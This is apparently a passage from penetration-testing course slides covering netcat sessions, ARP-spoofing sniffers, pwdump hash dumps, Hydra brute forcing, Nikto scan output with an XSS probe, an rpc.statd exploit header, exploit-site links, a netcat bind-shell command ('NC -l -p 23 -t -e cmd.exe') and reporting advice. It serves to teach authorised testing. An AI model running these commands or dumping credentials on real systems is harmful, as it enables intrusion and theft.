C:\netcat>dir c:\windows\system32\restore
dir c:\windows\system32\restore
Volume in drive C is DRIVE_C
Volume Serial Number is 201B-3C11

Directory of c:\windows\system32\restore

10/12/2002  12:02 PM    <DIR>          .
10/12/2002  12:02 PM    <DIR>          ..
10/11/2002  06:03 PM                78 MachineGuid.txt
08/29/2002  05:41 AM           370,688 rstrui.exe
08/23/2001  07:00 AM           47,104 srdiag.exe
08/23/2001  07:00 AM           984 srframe.mmf
               4 File(s)          418,854 bytes
               2 Dir(s)  61,233,397,760 bytes free

C:\netcat>net statistics
net statistics
Statistics are available for the following running services:

Server
Workstation

The command completed successfully.

C:\netcat>
```


Add
Foundstone's
FPipe and
redirect
traffic...In one
port, out a
different

“dsniff” – The “snarf” tool

- dsniff is a great tool which acts as a man in the middle (or as Dug Song says, “monkey in the middle”) to sniff network traffic and easily grab URLs, WWW, POP3, Oracle passwords and a lot more including SSH and HTTPS sessions.
- dsniff uses ARP spoofing to impersonate the gateway
- Mitigates the protection of a switch

Ettercap

Similar to dsniff, Ettercap seems to be a little bit more versatile and up to date.




```
root@localhost:/tools/ettercap-0.6.9 - Shell - Konsole
Session Edit View Settings Help

===== ettercap 0.6.9 =====
SOURCE: 00:10:A4:B4:53:69<mac> Filter: OFF
      illithid (MAC based) ettercap
DEST  : 00:A0:C9:A5:5D:67<mac> Active Dissector: OFF
=====
5 hosts in this LAN (192.168.1.104 : 255.255.255.0)
=====
192.168.1.104:1208<ip> active 192.168.1.100:53<ip>
dir.
Volume in drive C is DRIVE_C.
Volume Serial Number is 201B-3C11.
Directory of C:\netcat.
.
.
.
03/11/2003 10:09 PM <DIR> ..
03/11/2003 10:09 PM <DIR> ...
11/28/1997 02:48 PM      12,039 doexec.c.
07/09/1996 04:01 PM      7,283 generic.h.
11/06/1996 10:40 PM     22,784 getopt.c.
11/03/1994 07:07 PM      4,765 getopt.h.
02/06/1998 03:50 PM     61,780 hobbit.txt.
11/28/1997 02:36 PM       544 makefile.
01/03/1998 02:37 PM     59,392 nc.exe.
01/04/1998 03:17 PM     69,081 NETCAT.C.
02/06/1998 05:53 PM      6,771 readme.txt.
          9 File(s)      244,439 bytes.
          2 Dir(s)  61,218,394,112 bytes free.
C:\netcat>
ASCII
=====
Your IP: 192.168.1.104 MAC: 00:10:A4:B4:53:69 Iface: eth0 Link: SWITCH
Protocol: TCP
Application: domain
=====
```

Great tool to
reconstruct
sessions.

Windows Password Utilities

PWDump2: Dumps the one-way hashes from the SAM Database which can be imported to L0phtCrack or John The Ripper



```
C:\WINDOWS\System32\cmd.exe


C:\pwdump2\pwdump2>type pwdump.out

Administrator:500:fbec6bf46dda28c2aad3b43ad51404ee:a8b3f62f9154bd3aca36c1700e340f49:::
George G. McBride:1003:aad3baa5b51404eeaad23435b51404ee:31d6aae0d16ae99bb73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:b8374c6d2546c334ed05531f12108791:33fbbd5de438aae0f5a659a399ebf473:::
SMSCliSvcAcct&:1007:9d59a26327080c2b92a2a30778a62ba7:0453a1cffd775b6b2be671fb42d988d9:::
SMSCliToknAcct&:1008:a5c025ffa74c3f556616fc2c65ec4141:6ebfcc18db1d177618f207583778250a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:a45c783e476f94f9aee421b8e25c0ccf:::
UUSR_CMCBRIDE-1:1009:5ed50226272f10e6d6646d3c9459cce2:757f7b8708bf8f74dabdbae181bed4b3:::
__vmware_user__:1006:aad3b435b51404eeaad3b435b51404ee:30aba4ec309ded58009982cc1efbab33:::

C:\pwdump2\pwdump2>
```


DumpSec


Another great tool for reviewing permissions, group memberships and lots of registry info.



Pwdump3:
Does a great
job at
grabbing the
password
hashes
remotely.

A great brute force tool

- Hydra is a great parallel login brute forcer
- Brutus is another great tool



```
root@localhost:/tools/hydra-2.2 - Shell - Konsole
Session Edit View Settings Help

Syntax: ./hydra [[[ -l LOGIN | -L FILE ] [-p PASS | -P FILE] ] | [-C FILE] ] [-o FILE]
[-t TASKS] [-g TASKS] [-w TIME] [-f] [-e ns] [-s PORT] [-S] server service [OPT]

Options:
  -S          connect via SSL
  -s PORT     if the service is on a different default port, define it here
  -l LOGIN    or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS     or -P FILE try password PASS, or load several passwords from FILE
  -e ns       additional checks, "n" for null password, "s" try login as pass
  -C FILE     colon separated "login:pass" format, instead of -L/-P option
  -o FILE     write found login/password pairs to FILE instead of stdout
  -f          exit after the first found login/password pair
  -t TASKS    run TASKS number of connects in parallel (default: 4)
  -g TASKS    start TASKS number per second until -t TASKS are reached
  -w TIME     in seconds, defines the max wait reply time (default: 30)
  server      the target server
  service     the service to crack. Supported protocols: [telnet ftp pop3 imap
http https smb cisco cisco-enable ldap nntp vnc rexec socks5 icq pcnfs]
  OPT         some service modules need additional input, put it here

Hydra is a tool to guess valid login/password pairs on a target server.
You can always find the newest version at http://www.thehackerschoice.com
Use this tool only for legal purposes!
[root@localhost hydra-2.2]#
```

- Samba, FTP, POP3, IMAP, Telnet, HTTP, Auth, LDAP NNTP, VNC, ICQ, Socks5, PCNFS, Cisco and more.




WWW Scanners

- Whisker V2.1(www.wiretrip.net, CGI scanner)
 - Detect running web server, perform brute force on http auth.
- Nikto V2.03 (web server vulnerability scanner)
- WebSleuth has a free version along with their paid version
- Check out Open Web Application Security Project (www.owasp.org). Tools like WebGoat, WebScarab, and VulnXML are great.
- Nikto Command Line:
 - `./nikto.pl -h www.target.com -o nikto.out`



Sample Nikto Output

- Review of results. Some good information which needs to be reviewed.

A screenshot of a terminal window titled 'root@localhost/tools/nikto-1.23 - Shell - Konsole'. The window contains the output of a Nikto scan. The output lists several vulnerabilities found on a remote host, including a default ViewCode.asp that allows file reading, a Site Server vulnerability for viewing source code, an LDAP schema disclosure via auoconfig.asp, a user login form, a Cross Site Scripting (XSS) vulnerability in formslogin.asp, a password reminder page, and a buffer overflow in cgi-bin/imagemap.exe. The scan also reports that 2143 items were checked and 17 items were found on the remote host. At the bottom, the CLI options executed are shown: '-h www.target.com -o nikto'. The prompt at the bottom of the terminal is '[root@localhost nikto-1.23]#'.

```
com")
+ /SiteServer/Publishing/ViewCode.asp - The default ViewCode.asp can allow an at
tacker to read any file on the machine. http://icat.nist.gov/icat.cfm?cvename=CA
N-1999-0738. http://www.microsoft.com/technet/security/bulletin/MS99-013.asp. (G
ET)
+ /siteserver/publishing/viewcode.asp?source=/default.asp - May be able to view
source code using Site Server vulnerability. http://icat.nist.gov/icat.cfm?cvena
me=CAN-1999-0738. http://www.microsoft.com/technet/security/bulletin/MS99-013.as
p. (GET)
+ /_mem_bin/auoconfig.asp - Displays the default AUO (LDAP) schema, including ho
st and port. (GET)
+ /_mem_bin/auoconfig.asp - LDAP information revealed via asp. See http://www.wi
retrip.net/rfp/p/doc.asp/i1/d69.htm (GET)
+ /_mem_bin/FormsLogin.asp - This might be interesting - User Login (GET)
+ /_mem_bin/formslogin.asp?\"><script>alert('Vulnerable')</script> - Site Server
is vulnerable to Cross Site Scripting (GET)
+ /_mem_bin/remind.asp - Page will give the password reminder for any user reques
ted (username must be known). (GET)
+ /_vti_inf.html - FrontPage may be installed. (GET)
+ /cgi-bin/imagemap.exe - The version of imagemap.exe installed may contain a bu
ffer overflow. http://icat.nist.gov/icat.cfm?cvename=CAN-2000-0122. http://icat.
nist.gov/icat.cfm?cvename=CAN-2000-0256. BID-964. http://www.microsoft.com/techn
et/security/bulletin/MS00-028.asp. (GET)
- 2143 items checked, 17 items found on remote host

CLI Options Executed: -h www.target.com -o nikto

-----
[root@localhost nikto-1.23]#
```

Getting in through the Web

- Best way is still going to include:
 - Mirroring of web-site
 - Search for comments, passwords, hidden fields
 - Manual Manipulation of web-site including cookies, input, etc
 - Recommend use of Achilles, the web-proxy, available at: www.packetstormsecurity.org
 - This tool allows you to intercept and modify session data between server and client
 - An alternate web-proxy which allows you to intercept and view all traffic between server and client is Proxomitron which can be found at www.proxomitron.org.

Finding Vulnerabilities by System



- You may not find all vulnerabilities through system scanners
- Check out web-sites such as:
 - Common vulnerabilities and exposures (CVE), Mitre Corp
 - <http://cve.mitre.org>
 - Open source vulnerability database (OVSDB), NIST
 - <https://nvd.nist.gov>
 - www.microsoft.com/security
 - www.redhat.com/solutions/security/news/
 - www.ntbugtraq.com
 - www.cvedetails.com

Common Vulnerability Scoring System

- CVSS is an open framework that provides
 - Standardized Vulnerability Scores
 - When an organization normalizes vulnerability scores across all of its software and hardware platforms, it can leverage a single vulnerability management policy.
 - Open Framework
 - With CVSS, anyone can see the individual characteristics used to derive a score.
 - Prioritized Risk
 - Users know how important a given vulnerability is in relation to other vulnerabilities.

CVSS metrics

- CVSS is composed of three metric groups:
 - **Base**: represents the intrinsic and fundamental characteristics of a vulnerability that are *constant* over time and user environments.
 - **Temporal**: represents the characteristics of a vulnerability that *change over time* but not among user environments.
 - **Environmental**: represents the characteristics of a vulnerability that are *relevant and unique to a particular user's environment*.




See <http://www.first.org/cvss/cvss-guide.html>

Exploitation

- So where do you find the vulnerabilities?
- Let's say Nessus identifies an RPC Statd Format String Vulnerability:
 - Search for detailed information at www.securityfocus.com about “*RPC Statd exploit code*”, you are directed to:
<http://www.securityfocus.com/bid/1480/exploit>
See the code:
<http://downloads.securityfocus.com/vulnerabilities/exploits/statd-toy.c>

Is it that easy?

- Just about. You've now got the code that you have to understand and compile.



```
/*
 * Slightly dysfunctional rpc.statd exploit
 * for all the dysfunctional script kiddies out there
 *
 * Author: drow, 07/2000
 *
 * And just for kicks...
 * Greetings:
 * Chris Evans, whose fault all this is
 * whoever wrote the old solaris statd exploit I ripped the RPC code out of
 * <james> send out greetz to all the 1337 D3B14N H4X0R2!!!!
 * and THEM (THEY know who THEY are)
 *
 * This is dedicated to Joel Klecker. Those who knew him know why.
 */

#include <sys/types.h>
#include <sys/time.h>
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <rpc/rpc.h>
#include <rpcsvc/sm_inter.h>
#include <sys/socket.h>

void usage(char *s) {
    printf("Usage: %s host [-nopoke]\n", s);
    exit(0);
}
```

Exploit Sites....Find your own!

- www.packetstormsecurity.org
 - neworder.box.sk/
 - www.securiteam.com/exploits
 - www.hoobie.net/security/exploits/
 - www.insecure.org/sploits.html
 - www.astalavista.com/tools
-
- Internet Relay Chat (IRC) Channels
 - Usenet Groups

Privilege Escalation? Huh?

- Privilege Escalation is used when you are able to get some level of access to a system, but it is not sufficient for what you need to do.
- Essentially turning a system/process/user level account into a privileged account such as administrator or root.
- An old favorite was “HK”. Working only on Microsoft Windows NT up to SP6, this would allow you to use:
 - *“HK NC -l -p 23 -t -e cmd.exe”*
- There are still a lot of tools that do similar things.

Not everything needs code

- Other than the physical and social engineering work, there are also:
 - Configuration flaws (ie, “backupuser” is part of the administrators group) and the account password is in the .ini file
 - The web-server does not use encrypted cookies and you can identify the pattern which allows you to get the info you need
 - The system administrators password is “admin” (problem of default passwords, see <http://www.phenoelit-us.org/dpl/dpl.html>)




I can't write code!

- Design Flaws
 - Web Server not appropriately protected because there is no firewall in front of it.
- Logical Flaws
 - The client server application doesn't check the password when the administrator logs on
- Implementation Flaws
 - Firewall rules not set-up properly.
- Wireless
- Modem Scans

Cleaning up the mess

- Return the system to the same state it was.
- Remove all tools
- If you don't need to, I wouldn't mess with the logs.
- To fix or not fix the vulnerability you exploited. That is the question!





Writing It Up

- Once you've completed your penetration test, it's time to write it up.
 - Using the methodology that you've previously developed, I'd recommend a report similar to a Risk Assessment report:
 - Vulnerability Name
 - Business Impact (If desired)
 - Risk Level: 1 to 5, High, Med, Low, etc
 - Description: In detail what the problem is and how you found it.
 - Corrective Action: What must be done.
 - Group Responsible for corrective action.
- You can find a risk assessment report template from NIST:
http://csrc.nist.gov/groups/SMA/fasp/documents/risk_mgmt/RAR_Template_FINAL.doc

Special Delivery



- Get the report out no later than few days after the conclusion of the effort.
- Before corrective actions are implemented, ensure that the distribution of the report is extremely limited.
- Work with the customer to deliver a “non-abrasive/abusive” report.
 - No boasting, no finger-pointing, try to sanitize the report as much as possible to remove the names of the guilty.